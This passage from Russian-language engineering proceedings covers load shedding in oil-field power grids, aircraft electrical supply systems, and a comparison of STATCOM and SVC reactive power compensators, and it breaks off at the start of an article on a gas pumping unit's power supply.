Средняя величина потерь нефти на одно отключение, т	17,8	20,0	29,8	23,8

Согласно [3], 90–95 % провалов напряжения составляют нарушения, вызванные: аварийными режимами (например, короткими замыканиями), при подобных возмущениях возможны прерывания напряжения продолжительностью до нескольких десятков секунд; грозовой активностью средней продолжительностью 0,150–1,1 с. Следует отметить, скачок напряжения ниже критического, ограничивающего статическую характеристику приводит к нарушению статической устойчивости асинхронных электродвигателей (АД), тем самым вызвав, «лавину напряжения» [2]. В процессе торможения АД увеличивает потребление реактивной мощности, что приводит к дальнейшему снижению напряжения. Вначале опрокидываются наиболее загруженные АД и при дальнейшем снижении напряжения происходит опрокидывание остальных двигателей.

На нефтепромысловых объектах для предупреждения снижения частоты используется противоаварийная автоматика [1]: автомати-

ческая частотная разгрузка (АЧР); автоматика ограничения снижения напряжения (АОСН); для восстановления питания потребителей применяются устройства автоматического повторного включения (ЧАПВ) и по напряжению (АПВН), входящие в состав АЧР и АОСН соответственно.

Стоит отметить, возникающие крупные дефициты активной мощности приводят к локальным дефицитам активной мощности, вследствие наступают значительные снижения напряжения, способствующие возникновению «лавины напряжения», вызывающей массовое отключение потребителей [2].

В нефтегазовой промышленности работают мощные и ответственные потребители, для которых снижение частоты и напряжения ниже допустимых значений согласно ГОСТ 32144-2013 «Электрическая энергия. Совместимость технических средств электромагнитная. Нормы качества электрической энергии в системах электроснабжения общего назначения» недопустимо. Данное обстоятельство может привести к отключению нефтепромысловых потребителей, поэтому необходима научно – аргументированная система определения очередности, состава потребителей и учета фактически отключаемой нагрузки по определенным выключателям. При этом необходимо учитывать новые возможности, предоставляемые микропроцессорной техникой устройств АЧР и АОСН.

При формировании управляющего воздействия в [1] предложено учитывать изменение частоты, отклонение напряжения, ущерб от перерывов электроснабжения и техническое состояние электромеханического оборудования. Команды по работе противоаварийной автоматики запишутся в виде следующих выражений:

$$П_{\Sigma f} = (k_1 \Delta f_1 + k_2 \Delta f_2),$$

$$П_{\Sigma U} = (k_3 \Delta U_1 + k_4 \Delta U_2),$$

$$П_{\Sigma У} = (k_5 \text{У} + k_6 \text{ТС}),$$

где k_1, k_2, ..., k_6 – коэффициенты; $\Delta f_1 = (f_{\text{уст.откл}} - f)/f_{\text{ном}}$ – изменение частоты (f) ниже заданной уставки на отключение ($f_{\text{уст.откл}}$) относительно номинального значения ($f_{\text{ном}} = 50$ Гц); $\Delta f_2 = (f_{\text{уст.вкл}} - f)/f_{\text{ном}}$ – изменение частоты ниже заданной уставки на включение ($f_{\text{уст.вкл}}$);

$\Delta U_1 = (U_{\text{уст.откл}} - U)/U_{\text{ном}}$ – изменение значения напряжения (U) ниже заданной уставки на отключение ($U_{\text{уст.откл}}$); $\Delta U_2 = (U_{\text{уст.вкл}} - U)/U_{\text{ном}}$ – изменение значения напряжения ниже заданной уставки на включение ($U_{\text{уст.вкл}}$) [1].

Подключаемые нефтепромысловые потребители распределяются в порядке возрастания ущерба от перерывов электроснабжения и технического состояния, причем приоритет отдается исправному электромеханическому оборудованию, которое отключается в последнюю очередь, при этом обеспечиваются условия [4]:

$$У_{1\text{откл}} < У_{2\text{откл}} < У_{n\text{откл}};$$

$$У_{1\text{вкл}} < У_{2\text{вкл}} < У_{n\text{вкл}},$$

при этом

$$У_{1\text{вкл}} \leq У_{1\text{откл}}, У_{2\text{вкл}} \leq У_{2\text{откл}}, У_{n\text{вкл}} \leq У_{n\text{откл}}.$$

В процессе работы электромеханического оборудования необходимо отслеживать изменение его состояния. Например, к.п.д. насосного агрегата и виброакустические параметры. Виброакустические методы наиболее полно отражают техническое состояние, однако, нуждаются в хорошем математическом аппарате для обработки данных, а также чувствительны к сторонним шумам.




Рис. Схема управления нагрузкой при дефиците активной мощности в энергосистеме

В процессе аварийного управления нагрузкой потребителей для повышения точности и эффективности следует применять интеллектуальный регулятор для принятия решений по отключению потребителей при внезапных дефицитах активной мощности построенный, например, на основе искусственной нейронной сети (ИНС). Для ИНС необходимо подготовить набор обучающих данных, выполнить анализ устойчивости энергосистемы при внезапном сбросе нагрузки, а также определить величину минимального сброса нагрузки, которая не скажется на работе генераторов [5].

При задании параметров ИНС должна учитываться общая выработка энергии, суммарная нагрузка потребителей, изменение частоты и ее скорость.

Схема управления нагрузкой при дефиците активной мощности в энергосистеме изображена на рисунке.

Таким образом, для аварийного управления нагрузкой потребителей при дефиците активной мощности в энергосистеме кроме изменения частоты, отклонения напряжения необходимо учитывать ущерб, связанный с простоем технологического оборудования и состояние электромеханического оборудования.

Библиографический список

1. Васильев В.В., Глазырин В.Е. Усовершенствованный принцип управления нагрузкой энергоузла при дефиците активной и реактивной мощностей // Энергетик. – 2011. – № 3. – С. 34–37.

2. Веников В.А. Переходные электромеханические процессыв электрических системах: учеб. для электроэнергет. спец. вузов. – 4-е изд., перераб. и доп. – М.: Высшая школа, 1985. – 536 с.

3. Егоров А.В., Мелик-Шахназарова И.А., Суржиков А.В. Опыт повышения надежности электроснабжения высокотехнологичного производства // Труды РГУ Нефти и газа им. И.М. Губкина. – 2012. – Т. 268, № 3. – С. 130–140.

4. Сушков В.В. Надежность, техническое обслуживание, ремонт и диагностирование нефтегазопромыслового оборудования / Н.Н. Матаев, С.Г. Кулаков, Н.М. Емелина, Т.Д. Басырова / под общ. ред. В.В. Сушкова: монография. – СПб.: Нестор, 2008, 296 с.

5. Hsu C.-T., Kang M.-S., Chen C.-S. Design of adaptive load shedding by artificial neural networks // IEE Proc.-Gener. Transm. Distrib. – May 2005. – Vol. 152, No. 3. – P. 415–421.

6. Terzija V.V. Adaptive Under Frequency Load Shedding Based on the Magnitude of the Disturbance Estimation // IEEE Transactions on Power Systems. – 2006. – Vol. 21, No. 3. – P. 1260–1266.

Сведения об авторах

Сушков Валерий Валентинович – доктор технических наук, профессор кафедры «Энергетика» Нижневартовского государственного университета, г. Нижневартовск, e-mail: sushkovvv@gray-nv.ru

Антропова Виктория Романовна – преподаватель Нижневартовского нефтяного техникума, г. Нижневартовск, e-mail: vikyantropova@yandex.ru

УДК 621.31

Е.Ю. Федоров, Т.А. Самигуллин

АНАЛИЗ СИСТЕМ ЭЛЕКТРОСНАБЖЕНИЯ ЛЕТАТЕЛЬНЫХ АППАРАТОВ

В данной статье проведен анализ существующих систем электроснабжения летательного аппарата, рассмотрены их преимущества и недостатки. На основе анализа выявлены перспективные области и методы дальнейшей модернизации систем электроснабжения.

Ключевые слова: система электроснабжения; анализ; перспективы.

E.Yu. Fedorov, T.A. Samigullin

ANALYSIS OF AIRCRAFT ELECTRICITY SUPPLY SYSTEMS

This article analyzes the existing aircraft power supply systems, their advantages and disadvantages are considered. Based on the analysis, promising areas and methods for further modernization of power supply systems were identified.

Keywords: power supply system; analysis; prospects.

Комплекс электрооборудования (ЭО) является одним из основополагающих и наиболее важных комплексов оборудования воздушного судна (ВС), поскольку отвечает за нормальное функционирование летательного аппарата (ЛА). К комплексу ЭО относятся системы электроснабжения, сигнализации, освещения, противообледенительная система и др. И все эти системы, которые в совокупности составляют бортовой комплекс электрооборудования (БКЭО), непрерывно коммуницируют с другими комплексами оборудования ЛА. Координирование всех комплексов на стадии конструкторского проектирования является трудоемким и долгосрочным процессом. А с учетом сохранения тенденции к усложнению БКЭО, ввиду непрерывности технического прогресса и необходимости автоматизации все большего количества полетных заданий, данный процесс будет лишь усложняться.

Логичным решением кажется путь унификации БКЭО для разных типов ВС с целью увеличения продуктивности труда и уменьшения сроков проектирования новых ЛА. Для определения степени актуальности данного вопроса стоит более подробно рассмотреть существующие БКЭО и системы электроснабжения (СЭС) в частности.

В комплекс систем электроснабжения входят электротехнические системы, не относящиеся к пилотажно-навигационному комплексу, радиооборудованию, автоматике управления двигателем. Комплекс электроснабжения летательного аппарата (ЛА) состоит из множества подсистем: электроснабжения (СЭС), электрообогрева, внутреннего освещения (салона, кабины, приборов), наружного освещения и сигнализации, а так же включает в себя электроприводы, являющиеся частью других комплексов (приводы механизации крыла, стабилизаторов, топливных насосов, насосов гидросистемы, шасси и др.). [1] В свою очередь, система электроснабжения, которой стоит уделить особое внимание, состоит из системы генерирования электроэнергии (СГ) и системы распределения электроэнергии (СР).

В большинстве современных ЛА применяется СЭС комбинированного типа, переменного и постоянного тока. Согласно ГОСТ Р 54073-2010 [2], на самолетах (вертолетах) допускается применение СЭС следующих типов:

– переменного тока постоянной частоты 400 Гц;

– переменного тока переменной частоты от 360 до 800 Гц;

– постоянного тока 27 и 270 В.

В одной из конфигураций, на самолетах в качестве первичного источника электроэнергии устанавливается генератор переменного тока. В этом случае для обеспечения потребителей постоянным током устанавливается выпрямитель. [1]

Система электроснабжения постоянного тока имеет такие преимущества, как:

– простота параллельной работы генераторов;

– большинство потребителей использует постоянный ток;

– небольшая масса аккумуляторных батарей;

– электродвигатели постоянного тока имеют большой пусковой момент;

– генераторы постоянного тока при работе подзаряжают бортовые аккумуляторные батареи, тем самым создавая резервную электроэнергию;

– легко регулировать постоянство напряжения генератора при изменении частоты вращения вала авиадвигателя.

К недостаткам системы электроснабжения постоянного тока можно отнести:

– в случае однопроводной сети ЛА, протекание постоянного тока вызывает коррозию элементов конструкции;

– электрическую энергию постоянного тока одного напряжения сложно преобразовать в электрическую энергию постоянного тока другого напряжения;

– общая масса системы. При необходимости увеличения мощности – увеличивается сечение проводов, что в свою очередь увеличивает общую массу проводов.

Система электроснабжения переменного тока обладает такими преимуществами, как:

– двигатели и генераторы переменного тока повышенной частоты компактнее, легче и дешевле машин постоянного тока;

– легкость трансформации напряжения;

– простота устройства и обслуживания электрических машин переменного тока, ввиду отсутствия коллектора;

– простота преобразования электрической энергии переменного тока в электроэнергию постоянного тока при помощи кремниевых диодов;

– больший КПД генераторов переменного тока в отличии от постоянного;

– отсутствие электролиза и связанной с ним коррозии металлических частей летательного аппарата при однопроводной сети.

К недостаткам системы электроснабжения переменного тока можно отнести:

– невозможность использовать аккумуляторы для резервирования энергии;

– необходимость иметь привод, который обеспечивает постоянную частоту вращения генератора в целях получения стабильной частоты;

– необходимость иметь на борту генератор со специальным приводом, который питает бортовую сеть летательного аппарата при неработающих двигателях.

К резервным источникам электроэнергии на летальных аппаратах относятся аккумуляторные батареи и двигатель-генераторные агрегаты, имеющие специальный автономный привод для питания бортовой сети при незапущенных двигателях.

Существует четыре типа систем распределения электрической энергии:

– централизованная система – вся энергия от источников питания поступает к единственному ЦРУ и от него распределяется между потребителями;

– смешанная система – энергия от источников поступает к одному ЦРУ, далее от шины ЦРУ часть энергии сразу распределяется между потребителями, а другая часть энергии поступает на групповые РУ, от которых она распределяется между остальными потребителями;

– децентрализованная система – от источников питания электроэнергия подается на ближайшие ЦРУ, от которых она распределяется по находящимся рядом потребителям и РУ, установленных в кабине экипажа и подающих энергию в основном на несиловые потребители и РУ, расположенные в местах групповой расположенности потребителей;

– раздельная система – каждый источник запитывает только свою группу потребителей. Конфигурация сетей влияет на надежную работу системы, устанавливает качество электроснабжения, определяет избирательность срабатывания защиты, габариты сети и ее живучесть [3].

По конфигурации распределительные сети бывают:

– разомкнутые – электроэнергия подается к распределительным шинам однонаправлено;

– замкнутые – энергия на РУ подается не менее чем от двух независимых источников;

– комбинированные – комбинации различных видов замкнутых и разомкнутых сетей.

Исходя из анализа, проведенного выше, можно судить о многообразии бортовых электрокомплексов и систем снабжения и распределения электроэнергии. Поэтому унифицировать БКЭО на 100 % для разных типов ВС не представляется возможным ввиду уникальности выполняемых задач.

Перспективной же задачей является автоматическое проектирование подсистем, с целью увеличения продуктивности труда и уменьшения сроков проектирования новых ЛА. Поэтому стоит рассмотреть метод синтеза независимых подсистем, выполняющих раздельные проектные задачи. Важнейшая стадия проектирования БКЭО – создание сборочных чертежей электроконструкций (ЭК), схем

электрических соединений и составление спецификации на монтаж проводов. Автоматизированная система значительно могла бы сократить трудозатраты на проектирование новых и модернизацию существующих ЭК. Основные причины, приведшие к необходимости внедрения алгоритмов автоматизированного проектирования:

– большой разброс элементов по габаритам;

– отсутствие требований по месторасположению и плотности упаковки составляющих;

– необходимость обеспечения легкодоступности к элементам с целью ремонта и модернизации;

– применение доп. элементов;

– уникальные проектные ограничения на монтаж проводов и элементов.

Автоматизация конструкторского проектирования распределительных устройств предоставляет широкие возможности и преимущества в сравнении с конструкторской работой. При автоматизированном проектировании используются критерии оптимальности:

– минимум используемых дополнительных элементов – обеспечение максимальной разводки соединений эл. цепей на клеммах элементов, уменьшение массы;

– минимум плат – уменьшение массы и увеличение технологичности монтажа;

– минимальная масса проводных монтажных соединений – уменьшение длин соединений;

– оптимизация используемого пространства ЭК – для возможности создания жгутов.

Таким образом, определяющим критерием является минимизация суммарной массы проводов монтажных соединений.

Проанализировав существующие системы электроснабжения, выявив их преимущества и недостатки, удалось прийти к выводу о невозможности унификации бортовых систем электроснабжения для разных типов воздушных судов. Выявив перспективную область для дальнейшей модернизации бортовых СЭС и способов их проектирования, удалось сформулировать критерии оптимальности для автоматического способа конструирования.

Библиографический список

1. Новосельский В.Г., Терещук В.С., Шакирзянова Н.Ш. Системы электрооборудования и распределения электроэнергии летательных аппаратов: лабораторный практикум. – Казань: Изд-во Казан. гос. техн. ун-та, 2013. – 83 с.

2. ГОСТ Р 54073-2010. Системы электрооборудования самолетов и вертолетов. – М.: Стандартинформ, 2011. – 38 с.

3. Терещук В.С., Новосельский В.Г., Шакирзянова Н.Ш. Системы электрооборудования летательных аппаратов: учеб. пособие. – Казань: Изд-во КНИТУ-КАИ, 2017. – 376 с.

Сведения об авторах

Федоров Евгений Юрьевич – кандидат технических наук, доцент кафедры «Электрооборудование» Казанского национального исследовательского технического университета, г. Казань, e-mail: zhenek_fed@mail.ru

Самигуллин Тимур Айратович – магистрант Казанского национального исследовательского технического университета, гр. 3285, г. Казань, e-mail: samigullin.timur@yandex.ru

УДК 621.31

О.М. Петрухин, Р.Г. Исаков

ПОВЫШЕНИЕ СТАБИЛЬНОСТИ НАПРЯЖЕНИЯ С ПОМОЩЬЮ СТАТКОМА И СТК. СРАВНИТЕЛЬНЫЙ АНАЛИЗ

Необходимость компенсации реактивной мощности для обеспечения стабильности электрической сети, поддержания напряжения на должном уровне, а также для снижения потерь в линиях электропередач постоянно возрастает. В этой статье рассматриваются два наиболее часто используемых устройства поперечной компенсации реактивной мощности, такие как СТК и СТАТКОМ. Характеристики каждого устройства рассматриваются отдельно, а затем проводится сравнительный анализ двух устройств. В результате было обнаружено, что СТАТКОМ по сравнению с СТК обладает лучшими статическими характеристиками, такими как независимость выходного тока от напряжения и линейная зависимость выходной мощности от напряжения на шине.

Ключевые слова: автоматизация, реактивная мощность, компенсация, анализ, СТАТКОМ, СТК.

O.M. Petrukhin, R.G. Isakov

IMPROVEMENT OF VOLTAGE STABILITY USING STATCOM AND SVC. COMPARATIVE ANALYSIS

The need to compensate for reactive power to ensure the stability of the electric network, maintain voltage at the proper level, and also to reduce losses in the transmission lines is constantly increasing. In this article, two commonly used shunt reactive power compensation devices, such as SVC and STATCOM, are considered. The characteristics of each device is considered separately, and then a comparative analysis of the two devices are carried out. As a result, it was revealed that the STATCOM with comparison to SVC has better static characteristic, such as voltage independent output current and linear dependence of output from the bus voltage.

Keywords: automation, reactive power, compensation, analysis, STATCOM, SVC.

Введение. На сегодняшний день современная энергетическая система представляет собой сложную сеть, состоящую из множества подстанций, трансформаторов, линий электропередач и огромного количества различных типов нагрузок. В связи с этим часто возникает дисбаланс реактивной мощности в различных частях энергосистемы. Дисбаланс реактивной мощности в сети приводит к колебаниям

напряжения в сети, ухудшению коэффициента мощности, снижению пропускной способности линий электропередачи и, следовательно, увеличению потерь активной мощности при передаче энергии. Существует много источников, которые более подробно описывают влияние реактивной мощности на сеть [1, 2].

Чтобы избежать этих проблем и всегда обеспечивать высокое качество электроснабжения, необходимо компенсировать избыток или недостаток реактивной мощности в сети. Компенсация может быть достигнута путем внедрения в сеть элементов, которые способны поглощать или генерировать реактивную мощность, что приведет к восстановлению и поддержанию баланса реактивной мощности в энергосистеме.

Далее будут рассмотрены два наиболее часто используемых устройства поперечной компенсации реактивной мощности: статический тиристорный компенсатор реактивной мощности (СТК) и статический синхронный компенсатор реактивной мощности (СТАТКОМ). Эти устройства часто используются в качестве устройств динамической компенсации, чтобы обеспечить лучшее регулирование напряжения в точке подключения и повысить стабильность напряжения на шине [3, 4].

1. Статический тиристорный компенсатор реактивной мощности (СТК). СТК – это устройство, реактивное сопротивление которого контролируется с помощью тиристорных ключей. Для поддержания уровня напряжения на заданном уровне СТК может генерировать и поглощать реактивную энергию в / из сети, в зависимости от ситуации. Другими словами, СТК ведет себя как управляемое переменное реактивное сопротивление [1]. Кроме того, СТК не обладает инерцией, как синхронный компенсатор, поэтому он может очень быстро реагировать на изменения в сети.

Структура СТК показана на рис. 1. Он состоит из конденсаторных батарей и катушек индуктивности, управляемых группой тиристорных ключей. Каждый элемент управляется двумя тиристорами, подключенными в разных направлениях, что обеспечивает проводимость тока в обоих полупериодах переменного напряжения.

Ток кондесаторных батарей изменяется ступенчато, включением и включением конденсаторных батарей. Количество конденсаторных батарей, подключенных к сети, зависит от потребности в реактивной мощности в каждый момент времени. Поэтому для регулирования реактивной мощности, выдаваемой в сеть и плавного ее изменения, используются реакторы.




Рис. 1. Структура СТК

Ток, протекающий через реакторы контролируется с помощью изменения угла открытия тиристоров. Изменяя угол открытия тиристоров α от 90 до 180 электрических градусов, можно плавно изменять реактивную проводимость СТК. Зависимость тока реактора от угла α изображена на рис. 2 [3].




Рис. 2. Зависимость тока реактора от угла открытия тиристоров α

Одна из основных характеристик СТК показана на рис. 3. Эта U-I характеристика отображает способность СТК поглощать и генерировать реактивную энергию.

СТК имеет прямую рабочую характеристику, с небольшим увеличением её наклона, чтобы гарантировать, что две характеристики, нагрузочная и рабочая характеристика СТК всегда имели точку пересечения в рабочем диапазоне.




Рис. 3. Вольтамперная характеристика СТК

Пересечение этих характеристик определяет рабочую точку СТК. Если рабочая точка находится справа от оси напряжения, значит СТК поглощает реактивный ток из сети, если же рабочая точка находится слева от оси – СТК генерирует необходимое количество реактивного тока в сеть. Но как только СТК достигает своих емкостного или индуктивного пределов, он начинает вести себя как обычный шунтирующий конденсатор или реактор. В этом случае реактивный ток, генерируемый в сеть, будет линейно зависеть от уровня напряжения на шине, что может быть выражено аналитически с помощью (1):

$$I = B \cdot U. \quad (1)$$

2. Статический синхронный компенсатор реактивной мощности (СТАТКОМ). Статический синхронный компенсатор (СТАТКОМ) – это поперечный регулятор реактивной мощности, основанный на самокоммутируемом преобразователе напряжения. СТАТКОМ состоит из силового электронного преобразователя с источником напряжения, где источником напряжения обычно является конденсатор, и системы управления, которая изменяет выходные параметры СТАТКОМа. На рис. 4 показана функциональная схема СТАТКОМа.

Поскольку СТАТКОМ имеет собственный источник энергии в виде конденсатора, он становится независимым от напряжения энергосистемы. Эта важная особенность создает существенные отличия в вольтамперной характеристике STATCOMa, показанной на рис. 5, от характеристики СТК.




Рис. 4. Функциональная схема СТАТКОМа




Рис. 5. Вольтамперная характеристика СТАТКОМа

Как видно из рис. 5, поскольку выходной ток СТАТКОМа не зависит от напряжения на шине, даже при низких напряжениях СТАТКОМ имеет постоянное значение реактивного тока на выходе. Способность повышать низкое напряжение может быть важной для некоторых систем, особенно чувствительных к кратковременным изменениям напряжения переменного тока [2].

Реактивный выходной ток СТАТКОМа может, как отставать, так и опережать напряжение системы, и это зависит от разницы между выходным напряжением STATCOM и напряжением энергосистемы. Зависимость выходного тока от разности напряжений может быть

выражена с помощью (2), где U_0 – напряжение на выходе СТАТКОМа, U_1 – напряжение сети, X_t – реактивное сопротивление трансформатора:

$$I = \frac{(U_0 - U_1)}{X_t}, \tag{2}$$

Если U_0 равно U_1, то ток компенсации равен нулю, и между системой и СТАТКОМом не происходит обмена реактивной энергией. Если U_0 больше, чем U_1, то в этом случае, ток опережает напряжение системы, и реактивный ток генерируется в сеть. Точно так же, если U_1 больше, чем U_0, тогда выходной ток отстает от напряжения системы. Это означает, что некоторое избыточное количество реактивной мощности поглощается из сети.




Рис. 6 Зависимость выходной мощности от напряжения:
а – СТАТКОМа; *б* – СТК

Из разницы в вольтамперных характеристиках СТАТКОМа и СТК следует еще одно важное отличие – это отличие в выходной мощности двух устройств. Зависимость выходной мощности от напряжения сети для двух устройств показанная на рис. 6, также может быть выражена аналитически с помощью (3) для СТК и с помощью (4) для СТАТКОМа:

$$Q = B \cdot U_2, \tag{2}$$

$$Q = U_1 I = U_1 \frac{(U_0 - U_1)}{X_t}. \tag{3}$$

При уменьшении напряжения системы выходная реактивная мощность СТАТКОМА уменьшается линейно, тогда как уменьшение выходной реактивной мощности СТК зависят от квадрата напряже-

ния сети. Из рис. 6 видно, что при уровне напряжения 0,2 у.е. СТАТКОМ все еще генерирует реактивную мощность в сеть, в то время как генерируемая реактивная мощность СТК стремится к 0.

Заключение. В данной статье был проведен сравнительный анализ статических характеристик двух наиболее часто используемых устройств поперечной компенсации реактивной мощности – СТАТКОМа и СТК. Выходной ток СТАТКОМа не зависит от напряжения на шине и поэтому может обеспечивать постоянный реактивный ток даже при значительных перепадах напряжения, в то время как выходной ток СТК за пределами рабочей характеристики линейно убывает с уменьшением напряжения. Более того, за пределами рабочей характеристики выходная мощность СТК уменьшается пропорционально квадрату напряжения на шине, в то время как мощность СТАТКОМа уменьшается линейно. Таким образом, СТАТКОМ имеет более надежные статические характеристики в отношении выходного реактивного тока и мощности, чем СТК. Другими словами, СТАТКОМ превосходит СТК в обеспечении поддержки напряжения при больших провалах напряжения в системе.

Библиографический список

1. Das J.C. Load Flow Optimization and Optimal Power Flow // Taylor & Francis Group. – 2018. – Vol. 2.

2. Kundur P. Power system stability and control // McGraw-Hill, Inc. 1994.

3. The Institution of Engineering and Technology, Flexible AC Transmission System (FACTS) // IET Power and Energy Series. – 2008. – Vol. 30.

4. Dixon Juan, Moran Luis, Rodrigues Jose, Domke Ricardo. Reactive Power Compensation Technologies: State-of-the-Art Review // IEEE. – December 2005. – Vol. 93, № 12.

Сведения об авторах

Петрухин Олег Михайлович – магистрант Казанского национального исследовательского технического университета им. А.Н. Туполева – КАИ, гр. 3285, г. Казань, e-mail: polo.96@yandex.ru

Исаков Руслан Геннадьевич – кандидат технических наук, доцент кафедры «Электрооборудования» Казанского национального исследовательского технического университета им. А.Н. Туполева – КАИ, г. Казань, e-mail: ruslanisakov@yandex.ru

УДК 621.31

Н.М. Шадыбаев, Е.Ю. Федоров

СИСТЕМА ЭЛЕКТРОСНАБЖЕНИЯ ГПА

В данной статье рассмотрены система электроснабжения газоперекачивающего агрегата, метод диагностики АВР.

Ключевые слова: электроснабжение, моделирование, методика, газоперекачивающий агрегат, электроприемники.

N.M. Shadybaev, E.Yu. Fedorov

POWER SUPPLY SYSTEM OF GAS PUMPING UNIT

In this article the aspects of power supply system of gas pumping unit and diagnostic technique of automotive reserve.

Keywords: power supply, modeling, technique, gas pumping unit, electrical consumers.

В настоящее время электрическая энергия находит широкое применение во всех отраслях народного хозяйства. Но вместе с тем комплексная электрификация народного хозяйства затрагивает круг вопросов, которые весьма актуальны. В частности, это вопросы обеспечения качества электроэнергии и надежности электроснабжения потребителей. Особое внимание уделяется таким потребителям электроэнергии, как промышленные предприятия. Требования промышленных объектов как ГПА к бесперебойности электроснабжения с каждым годом возрастают. Связано это в первую очередь с широким внедрением: в производство автоматизированных систем управления на базе электронно-вычислительной аппаратуры. Созданная система электроснабжения ГПА, представляет из себя центр генерации, состоящий из двух секций, которые питаются от промышленной сети, установленные на одной площадке в одном модуле. От центра генерации идет питание двух секций электроприемников. При этом питающие кабели имеют взаимное резервирование – автоматический ввод резерва.

При моделировании системы электроснабжения газоперекачивающего агрегата были получены следующие результаты, указанные на рис. 1.




Рис. 1. Имитационная модель




Рис. 2. Схема диагностики

